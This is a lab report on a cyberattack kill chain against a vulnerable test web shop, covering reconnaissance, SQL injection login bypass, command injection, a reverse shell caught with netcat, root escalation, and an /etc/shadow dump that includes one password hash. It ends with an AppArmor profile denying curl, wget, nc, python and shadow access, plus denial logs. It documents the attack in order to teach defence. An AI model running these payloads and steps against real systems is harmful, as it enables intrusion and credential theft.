

Cyberattack Kill Chain Report

Intrusion Scenario and Mitigation via AppArmor

SOC Analyst / Security Engineer

May 22, 2026

Abstract

This academic report documents a full cyberattack kill chain executed against the SecLab vulnerable environment. It traces the attack from initial reconnaissance using Nmap, to taking control of the server via SQL Injection and RCE, followed by a privilege escalation to root. The second phase of the report demonstrates the defensive containment strategy, proving that applying OS-level Mandatory Access Control (AppArmor) effectively neutralizes such attacks.

Contents

1	Phase 1: Reconnaissance and Discovery	3
2	Phase 2: Initial Access (SQL Injection)	4
3	Phase 3: Exploitation and Remote Code Execution (RCE)	4
4	Phase 4: Privilege Escalation and Objectives	5
5	Phase 5: Implementation of Defense in Depth (AppArmor)	6
6	Phase 6: Validation against Repeated Exploitation	7
7	Conclusion	8

1 Phase 1: Reconnaissance and Discovery

The attack commenced with network enumeration to map the target infrastructure. An Nmap scan against the target IP range successfully identified the victim machine at 192.168.0.47. The scan reported an open HTTP port (80) running Apache httpd.

```
ergo@ergo-HP-Laptop-15-dw2xxx:~$ nmap -sC -sV -p 22,80,443,5432 192.168.0.0/22
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-22 12:49 UTC
Nmap scan report for ergoweb (192.168.0.47)
Host is up (0.0019s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.66 ((Ubuntu))
| http-cookie-flags:
|   /.:
|     PHPSESSID:
|     httponly flag not set
|_ http-server-header: Apache/2.4.66 (Ubuntu)
|_ http-title: Connexion - MaBoutique
443/tcp   closed https
5432/tcp  closed postgresql
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Nmap scan revealing open standard TCP ports, including Port 80.

Following port discovery, the application endpoint map was established using FFUF (Fuzz Faster U Fool) against the discovered HTTP server.

```
ergo@ergo-HP-Laptop-15-dw2xxx: ~/Desktop/sec_lab_v2_final/seclab-soc-portfolio
ergo@ergoweb: ~
ergo@ergo-HP-Laptop-15-dw2xxx: ~
ergo@ergo-HP-Laptop-15-dw2xxx: ~/Desktop...

ergo@ergo-HP-Laptop-15-dw2xxx:~/Desktop/sec_lab_v2_final/seclab-soc-portfolio$ ffuf -w docs/vulnerabilities/fuzzer_wordlist.txt -u http://192.168.0.47/FUZZ

v1.1.0

:: Method      : GET
:: URL         : http://192.168.0.47/FUZZ
:: WordList    : FUZZ: docs/vulnerabilities/fuzzer_wordlist.txt
:: Follow redirects: false
:: Calibration: false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403

home.php      [Status: 302, Size: 0, Words: 1, Lines: 1]
profile.php   [Status: 200, Size: 4966, Words: 1081, Lines: 126]
README.md     [Status: 200, Size: 3983, Words: 557, Lines: 82]
api           [Status: 301, Size: 350, Words: 21, Lines: 10]
panier.php    [Status: 200, Size: 6089, Words: 1887, Lines: 220]
logout.php    [Status: 302, Size: 0, Words: 1, Lines: 1]
ajouter-panier.php [Status: 302, Size: 0, Words: 1, Lines: 1]
admin         [Status: 301, Size: 352, Words: 21, Lines: 10]
menu.php      [Status: 200, Size: 3162, Words: 759, Lines: 96]
index.php     [Status: 200, Size: 3118, Words: 1173, Lines: 122]
test.php      [Status: 200, Size: 77620, Words: 3768, Lines: 889]
composer.lock [Status: 200, Size: 3845, Words: 1377, Lines: 99]
config.php    [Status: 200, Size: 0, Words: 1, Lines: 1]
composer.json [Status: 200, Size: 67, Words: 19, Lines: 6]
:: Progress: [27/27] :: Job [1/1] :: 6 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
ergo@ergo-HP-Laptop-15-dw2xxx:~/Desktop/sec_lab_v2_final/seclab-soc-portfolio$ ffuf -w docs/vulnerabilities/fuzzer_wordlist.txt -u http://192.168.0.47/FUZZ
```

Figure 2: Directory fuzzing exposing sensitive paths like /admin/ and /api/.

2 Phase 2: Initial Access (SQL Injection)

The attacker interacted with the web application's login portal. Utilizing a classic boolean-based SQL injection payload (`'or 1=1 -- -`) within the email input field, the authentication mechanism was entirely bypassed.




Figure 3: Bypassing authentication via SQL injection.

3 Phase 3: Exploitation and Remote Code Execution (RCE)

Once authenticated, the attacker navigated to an internal administrative panel labeled "Diagnostic Serveur". This utility, meant for server debugging, was identified as vulnerable to Command Injection due to improper sanitization of semicolons (;).




Figure 4: Execution of `whoami` via the Diagnostic Interface returning `www-data`.

With execution capabilities confirmed, the attacker delivered a Python 3 reverse shell payload designed to connect back to their listening node.




Figure 5: Delivery of the Python 3 reverse shell payload.

The shell was successfully caught by the active Netcat listener on the attacking machine, granting interactive lower-privileged (**www-data**) terminal access to the web server.



Figure 6: Interactive reverse shell session established.

4 Phase 4: Privilege Escalation and Objectives

After obtaining the initial shell, the attacker delivered deeply obfuscated exploit tooling, notably a Python script named **Ergo.py**. Executing the script manipulated standard system constructs to launch a detached sub-command requesting an escalation to Superuser.

```

ergo@ergo-HP-Laptop-15-dw2xxx:~/Desktop/sec_lab_v2_final$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.0.47 55728
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -r
5.15.0-86-generic
$ python3 Ergo.py
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)

```

Figure 7: Privilege Escalation from `www-data` to `root` (`uid=0`) via `Ergo.py`.

The attacker now possessed full system control, confirmed by extracting the highly protected `/etc/shadow` file containing system credential hashes.

```

Listening on 0.0.0.0 4444
Connection received on 192.168.0.47 55728
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -r
5.15.0-86-generic
$ python3 Ergo.py
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)
cat /etc/shadow
root:*:20563:0:99999:7:::
daemon:*:20563:0:99999:7:::
bin:*:20563:0:99999:7:::
sys:*:20563:0:99999:7:::
sync:*:20563:0:99999:7:::
games:*:20563:0:99999:7:::
man:*:20563:0:99999:7:::
lp:*:20563:0:99999:7:::
mail:*:20563:0:99999:7:::
news:*:20563:0:99999:7:::
uucp:*:20563:0:99999:7:::
proxy:*:20563:0:99999:7:::
www-data:*:20563:0:99999:7:::
backup:*:20563:0:99999:7:::
list:*:20563:0:99999:7:::
irc:*:20563:0:99999:7:::
_apt:*:20563:0:99999:7:::
nobody:*:20563:0:99999:7:::
systemd-networkd:*:20563:1:
dhcpcd:*:20563:1:
messagebus:*:20563:1:
systemd-resolved:*:20563:1:
_chrony:*:20563:1:
usbmux:*:20563:1:
pollinate:*:20563:1:
polkitd:*:20563:1:
syslog:*:20563:1:
uuidd:*:20563:1:
tcpdump:*:20563:1:
tss:*:20563:1:
landscape:*:20563:1:
fwupd-refresh:*:20563:1:
ergo:$6$Sy6K8.fW0vQmuXma$py6jUMCL67cZcRvvX8/.tuu3F4n46Ndt6T1f62CR23qW0X974sJ3o0He46taoH6QWUNngNuw90BN1JJ73Nu1g/:20584:
0:99999:7:::
sshd:*:20584:1:
postgres:*:20584:1:

```

Figure 8: Extracting the `/etc/shadow` file indicating a full system compromise.

5 Phase 5: Implementation of Defense in Depth (AppArmor)

To rectify this architectural weakness, the administrator implemented and activated Mandatory Access Control profiles via AppArmor.

```

ergo@ergoweb:~$ sudo cat /etc/apparmor.d/restricted-shell
profile restricted-shell {
    /bin/sh mr,
    /usr/bin/dash mr,

    # dynamic linker - required for all ELF binaries
    /etc/ld.so.cache r,

    # allowed tools
    /usr/bin/du ix,
    /usr/lib/cargo/bin/coreutils/du ix,
    /usr/lib/cargo/bin/coreutils/ls ix,
    /usr/lib/cargo/bin/coreutils/cat ix,
    #/usr/bin/cat ix,
    #/usr/bin/ls ix,

    /proc/*/auxv r,
    /proc/*/status r,
    /proc/*/maps r,
    /usr/share/coreutils/locales/uucore/** r,

    # essential libraries
    /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 mr,
    /usr/lib/x86_64-linux-gnu/libc.so.6 mr,
    /usr/lib/x86_64-linux-gnu/libselinux.so.1 mr,
    /usr/lib/x86_64-linux-gnu/** mr,
    /usr/lib/** mr,

    /var/www/** r,
    /tmp/** r,
    /var/log/apache2/error.log a,
    /var/log/apache2/access.log a,

    deny /etc/shadow r,
    deny /root/** rwx,
    deny /home/** rwx,
    deny /boot/** rwx,
    deny /bin/bash x,
    deny /usr/bin/bash x,
    audit deny /usr/bin/python* x,
    audit deny /usr/bin/python3.14 x,
    deny /usr/bin/curl x,
    deny /usr/bin/wget x,
    deny /usr/bin/nc x,
}
ergo@ergoweb:~$

```

Figure 9: The **restricted-shell** Profile explicitly denying access to system directories and executable abstractions (python, curl, bash).

These rules were systematically loaded onto the Apache processes, enforcing strict confinement boundaries on the application.

```

ergo@ergoweb:~$ sudo apparmor_parser -r /etc/apparmor.d/restricted-shell
sudo apparmor_parser -r /etc/apparmor.d/usr.sbin.apache2
ergo@ergoweb:~$ sudo systemctl restart apache2
ergo@ergoweb:~$ sudo aa-status | grep apach
/usr/sbin/apache2
/usr/sbin/apache2 (2410)
/usr/sbin/apache2 (2413)
/usr/sbin/apache2 (2414)
/usr/sbin/apache2 (2416)
/usr/sbin/apache2 (2417)
/usr/sbin/apache2 (2421)
ergo@ergoweb:~$

```

Figure 10: Verifying the application of the AppArmor execution profiles against Apache.

6 Phase 6: Validation against Repeated Exploitation

With the confinement policies active, the exact same attack vectors were repeated through the web interface to assess mitigation efficiency.

When injecting the **whoami** command or the Python reverse shell payload, the underlying kernel now intercept and immediately rejected the sub-process spawning requests.

Both payloads returned **Permission denied** directly in the web application output instead of executing.




Figure 11: The reverse shell payload fails due to an OS-level permission violation against Python 3.

The security mitigation was positively confirmed via the kernel's audit ring buffer (`dmesg`), generating explicit `apparmor="DENIED"` alerts linked directly to the application trying to step outside its permitted execution boundaries.

```
ergo@ergoweb:~$ sudo dmesg | tail -n 2 | grep DENIED
[ 282.326005] audit: type=1400 audit(1779456410.304:201): apparmor="DENIED" operation="exec" profile="restricted-shell" name="/usr/bin/python3.14" pid=2440 comm="sh" requested_mask="x" denied_mask="x" fsuid=0 ouid=0
[ 293.976374] audit: type=1400 audit(1779456421.959:202): apparmor="DENIED" operation="exec" profile="restricted-shell" name="/usr/lib/cargo/bin/coreutils/whoami" pid=2445 comm="sh" requested_mask="x" denied_mask="x" fsuid=0 ouid=0
ergo@ergoweb:~$
```

Figure 12: Kernel audit logs explicitly exposing AppArmor denying the execution of restricted binaries.

7 Conclusion

The exercise fundamentally demonstrates the lethal progression of web application vulnerabilities when untethered. It highlights how minor application faults can rapidly pivot into total infrastructure compromise. Conversely, the introduction of AppArmor underscores the indispensability of Defense-in-Depth; by shifting security from the vulnerable application layer to the impassable kernel layer, the Remote Code Execution flaw was rendered entirely inert.